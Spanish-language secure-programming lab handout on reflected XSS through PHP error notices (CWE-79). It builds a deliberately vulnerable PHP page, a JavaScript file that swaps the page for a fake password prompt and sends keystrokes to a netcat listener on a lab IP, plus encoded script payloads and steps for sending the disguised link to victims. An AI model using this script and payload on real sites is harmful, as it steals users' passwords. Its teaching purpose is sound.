

Práctica. CWE-79: Improper Neutralization of Input During Web Page Generation mediante mensajes de error.

Instrucciones. Elaborar una aplicación de PHP que permita ejemplificar la vulnerabilidad de CWE-79: Neutralización incorrecta de la entrada durante la generación de la página web en un servidor Web mediante los mensajes de error.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un reporte de práctica en un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-79-errors.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Coloca la captura de pantalla de tu código fuente en Visual Studio Code del archivo **evil.js**.
 - b. Coloca la captura de pantalla de tu código fuente en Visual Studio Code del archivo **file.php**.
 - c. Coloca la captura de pantalla de la salida de la página **file.php** atacada con el **payload** que muestra la captura de contraseña.
 - d. Coloca la captura de pantalla de la salida la terminal Linux recibiendo los datos obtenidos.
 - e. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu reporte en un archivo Word a la actividad en Eminus.

Prerrequisitos

1. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para PHP.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
2. Esta práctica tiene como prerrequisito tener instalado el intérprete de PHP en su equipo.
Puede seguir las instrucciones de cómo instalar PHP desde la práctica [Instalación de PHP](#).
3. Esta práctica tiene como prerrequisito tener instalado MySQL en su equipo.
Puede seguir las instrucciones de cómo instalar MySQL desde la práctica [Instalación de MySQL](#).
4. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).

Instrucciones

Una aplicación que muestra avisos de informes de errores contiene patrones de código específicos puede ser vulnerable a un ataque de secuencias de comandos entre sitios. Si bien los errores son muy útiles durante la fase de desarrollo de una aplicación web, deben desactivarse en un sitio activo o registrarse en un archivo con acceso restringido.

Específicamente en PHP, cuando `display_errors` está habilitado y se genera una **PHP notice**, ninguno de los textos del aviso está codificado en HTML. Eso significa que si un atacante puede controlar parte del texto del aviso, puede inyectar HTML y JavaScript arbitrarios en la página. Ciertos patrones de codificación específicos hacen posible tal ataque.

A. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar.
2. Seleccione **Archivo > Abrir carpeta** en el menú principal.
3. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-79-errors** y selecciónela. Luego haga clic en Seleccionar carpeta.
4. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada.
5. Cree un nuevo archivo llamado **file.php**. Escriba el siguiente código.

```
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Acerca de</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet">
</head>

<body class="m-4">
  <h2>Programación Segura <small class="text-muted fs-5">Universidad Veracruzana</small></h2>


  <div class="container">
    <?php
      // Validamos que nos envíen la llave del archivo
      if (isset($_GET['index'])) {
        $array = array(
          1 => 'archivo1.txt',
          2 => 'archivo2.txt',
          3 => 'archivo3.txt',
        );
        echo "<p>El archivo solicitado es <strong>" . $array[$_GET['index']] . "</strong></p>";
        echo '<a href="file.php">Regresar</a>';
      } else {
        echo "Escoja un archivo a leer:</p>";
        echo '<ul>
          <li><a href="file.php?index=1">Archivo 1</a></li>
          <li><a href="file.php?index=2">Archivo 2</a></li>
          <li><a href="file.php?index=3">Archivo 3</a></li>
        </ul>';
      }
    <?>
  </div>
</body>
</html>
```

6. Este archivo es la parte visible de su aplicación. Es simplemente una pequeña página que muestra una lista de vínculos a nombres de archivos y al darle clic, muestra el nombre del mismo.


7. Ahora cree un archivo llamado **evil.js**. Este archivo estará colocado en otro equipo remoto. Aquí simularemos que se encuentra en el equipo atacante. Nota: En una situación real, este script se codificaría en base 64 y sería parte del **payload**.

```
document.addEventListener('DOMContentLoaded', (e) => {  
  const menu = `  
    <div class="mt-4" style="max-width:400px">  
      <div class="mb-3">  
        <label for="password" class="form-label">Escriba su contraseña para continuar viendo</label>  
        <input type="password" class="form-control" id="password">  
      </div>  
    </div>  
  `;  
  
  document.body.insertAdjacentHTML('beforeend', menu);  
  const container = document.querySelector('.container');  
  container.style.display = "none";  
  
  var count = 0;  
  var iplinux = 'http://192.168.56.102:8000/';  
  const secret = document.querySelector('#password');  
  
  secret.addEventListener('keypress', (e) => {  
    count++;  
    if (count >= 4) {  
      fetch(iplinux + secret.value)  
      count = 0;  
    }  
  });  
  secret.addEventListener('blur', (e) => {  
    fetch(iplinux + secret.value)  
  });  
});
```


8. Debería contar con estos archivos en su proyecto.



9. Para probar el funcionamiento de su aplicación, debe tener instalado la extensión **PHP Server** de Visual Studio Code. Abra su archivo **file.php**. En la parte superior derecha de su ventana de código, presione el icono de **PHP Server**. También puede ejecutar el comando **php -S localhost:3000**.



10. Se abrirá su navegador predeterminado en la página **file.php**.



Programación Segura Universidad Veracruzana

Escoja un archivo a leer:

- [Archivo 1](#)
- [Archivo 2](#)
- [Archivo 3](#)


11. Felicidades, ha creado su aplicación de manera correcta.

B. Explotar la vulnerabilidad

Lo primero que hace un atacante que busca por mensajes de error, es revisar si hay puntos vulnerables en la validación de entradas. Pueden ser tanto campos de texto, peticiones url en el navegador, como llamadas a procedimientos remotos (*XMLHttpRequest*).

En este ejemplo vamos a encontrar el punto de entrada usando los mismos mensajes de error que la aplicación envía. El objetivo es crear un ataque de XSS, usando un **payload** que se puede enviar a las víctimas por algún medio electrónico usando el mismo dominio de la aplicación vulnerable.

1. Regrese a la aplicación y navegue hasta el nombre de un archivo en la página **file.php**. Observe la URL que se forma: <http://localhost:3000/file.php?index=1>.



rogramación Segura Universidad Veracruzana

El archivo solicitado es **archivo1.txt**

[Regresar](#)

2. Lo primero que haría un atacante es modificar el valor de la barra del navegador en busca de que se muestre un error. En el caso de un ataque de **XSS**, lo primero que se hace es probar con un código HTML y ver si se imprime en pantalla. Escriba **<s>test</s>** y veamos si se imprime.

http://localhost:3000/file.php?index=<s>test</s>

localhost:3000/file.php?index=<s>test</s>

gramacion Segura Universidad Veracruzana

Warning: Undefined array key "test" in **C:\codigo\ps\cwe-79-errors\file.php** on line 23

El archivo solicitado es

[Regresar](#)


3. Observe como la aplicación nos envía muchísima información. De entrada, que obviamente es vulnerable a una XSS.

- Indica que se está usando un **array()**.
- Que el código está dentro del archivo con ruta **c:\codigo\ps\cew-79-errors\file.php**.
- Con la ruta, podemos ver que es un equipo Windows.

4. Con toda esa información se puede planear un ataque más agresivo de XSS.

5. Probemos si permite una alerta al navegador por medio de la etiqueta **<script>**.

http://localhost:3000/file.php?index=<script>alert(1)</script>



6. En caso de que la aplicación no permitiera las etiquetas `script`, podemos hacer un escape al código y quedaría.

```
http://localhost:3000/file.php?index=%3D%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E
```

7. Perfecto! Es momento de planear un ataque más agresivo.
8. Encienda su equipo Linux en VirtualBox. Abra una nueva terminal y obtenga su dirección IP. En este ejemplo es `192.168.56.102`.
9. Vamos a utilizar el programa **netcat** para escuchar en un puerto lo que la víctima escriba en esta página vulnerable a XSS.
10. Por ejemplo, para escuchar en el puerto 8000 por conexiones, podría usar.

```
$ nc -l 8000
```


11. Para que la sesión no se desconecte a la primera petición, escriba el siguiente comando en Linux.

```
$ while true; do printf 'HTTP/1.2 200 OK\n\n%s' | netcat -l 8000; done
```

12. Ahora regrese a su navegador Chrome y navegue hasta:

```
http://192.168.56.104:8000/
```

13. Observe que el navegador se queda conectado al puerto 8000 y en su equipo Linux se observa que el cliente se ha identificado.



```
pato@equipoA:~$ while true; do printf 'HTTP/1.2 200 OK\n\n%s' | netcat -l 8000; done
GET /favicon.ico HTTP/1.1
Host: 192.168.56.102:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
121.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.56.102:8000/
Accept-Encoding: gzip, deflate
Accept-Language: es-419,es-US;q=0.9,es;q=0.8,en;q=0.7
```

14. Bien, abra su archivo `evil.js` y verifique que tiene la dirección IP y puerto de su equipo Linux.

```
var count = 0;
var iplinux = 'http://192.168.56.104:8000/';
const secret = document.querySelector('#password');
```

15. Ahora vamos a utilizar un **payload** en la página vulnerable. Lo que hará, es llamar al archivo `evil.js`. Este archivo va a sustituir el cuerpo de la página, por una formulario que pide el password de una víctima. No es necesario que la víctima apriete un botón de envío de información, con tan solo presionar teclas, la información se enviará.
16. Abra su navegador web y escriba el siguiente **payload**.

```
http://localhost:3000/file.php?index=<script defer src=evil.js></script>
```

17. Observe como se ha sustituido el contenido por un cuadro que pide una contraseña.
18. Hay usuarios que al ver el dominio de confianza, llegan a escribir sus datos confidenciales sin pensarlo dos veces.
19. Página antes del **payload**.

Programación Segura Universidad Veracruzana

El archivo solicitado es **archivo1.txt**


[Regresar](#)

20. Página después del **payload**.


Programación Segura Universidad Veracruzana

Escriba su contraseña para continuar viendo

21. Coloque su terminal de Linux del lado derecho y su navegador web del izquierdo.



22. Escriba algo dentro del cuadro de texto como **ejemplo**. Observe lo que sucede en su equipo Linux.



23. Ahora escriba **mipassword**. Observe el equipo Linux.

```
GET /mipassword HTTP/1.1  
Host: 192.168.56.102:8000
```

24. Cada cadena que el usuario escribe, se envía al equipo remoto del atacante. El usuario nunca se percató de ello. Incluso al no ver botón de enviar ni que sucede nada al escribir, puede pensar que solo se trata de un error normal del sitio en el que confía.
25. Ahora solo resta enviarle este vínculo con el respectivo **payload** a una potencial víctima por medio de un correo electrónico, un mensaje de texto o de whatsapp.
26. Se envía de la forma que no se vea el url completo: <http://localhost:3000/file.php?index=1>. Se ve como una url segura, pero al darle clic, se ejecuta el **payload**.
27. También se puede hacer un escape al **payload** y quedaría de la siguiente manera.

```
http://localhost:3000/file.php?index=%3C%73%63%72%69%70%74%20%64%65%66%65%72%20%73%72%63%3D%65%76%69%6C%2E%6A%73%3E%3C%2F%73%63%72%69%70%74%3E
```

28. Copie y pegue este vínculo y observe que funciona de la misma manera.
29. Así no hay manera que de primera instancia, se vea la etiqueta **script**.
30. Es por ello que con tan solo abrir un link en su navegador, sin que usted haga ninguna acción, se puede enviar remotamente información confidencial de su equipo de manera inmediata.
31. Las inyecciones son de los ataques más perpetrados en la última década porque si se hace correctamente, permite saltarse varios mecanismos de seguridad como SSL, firewalls, entre otros, de una manera muy sencilla y casi invisible.
32. Felicidades, ha creado su aplicación de manera correcta.